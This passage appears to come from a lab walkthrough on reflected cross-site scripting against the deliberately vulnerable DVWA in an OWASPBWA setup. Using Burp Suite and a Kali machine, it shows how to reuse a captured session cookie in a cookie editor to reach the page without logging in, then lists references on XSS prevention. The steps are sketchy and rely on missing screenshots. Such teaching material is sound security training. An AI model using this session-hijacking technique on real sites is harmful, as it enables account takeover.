
- Go to terminal and start the burpsuite




- Click on intercept and go back XSS Reflected click on submit




- Here give kali machine Ip address it show the Apache2 Debian Default page




- In Firefox open New private window and give OWASPBWA Ip address




- Click on Damn Vulnerability Web Application



- Here do not give username and password
- In cookie editor paste it in PHPSESSD cookie and save it



- Here without username and password it access the vulnerability Reflected Cross Site Scripting (XSS) site.



References:

1. OWASP Cross-Site Scripting (XSS)

- The Open Web Application Security Project (OWASP) provides comprehensive information on different types of XSS attacks, including reflected XSS, along with detailed prevention tips.
- OWASP XSS Overview
- OWASP XSS Prevention Cheat Sheet

2. Mozilla Developer Network (MDN): Cross-Site Scripting (XSS)

- Mozilla Developer Network (MDN) has an accessible and clear explanation of XSS, covering how it works and the differences between reflected, stored, and DOM-based XSS attacks.
- [MDN XSS Explanation](#)

3. Google Web Fundamentals: Web Security for Developers

- Google's Web Fundamentals provides a developer-focused guide on securing web applications, including preventing XSS attacks with examples of common vulnerabilities and their fixes.
- Google Web Fundamentals - Web Security

4. PortSwigger Web Security Academy: Cross-Site Scripting (XSS)

- PortSwigger, the maker of Burp Suite, offers a free Web Security Academy with labs and tutorials for learning about XSS attacks, including hands-on practice for both reflected and stored XSS.
- PortSwigger Web Security Academy XSS Labs

□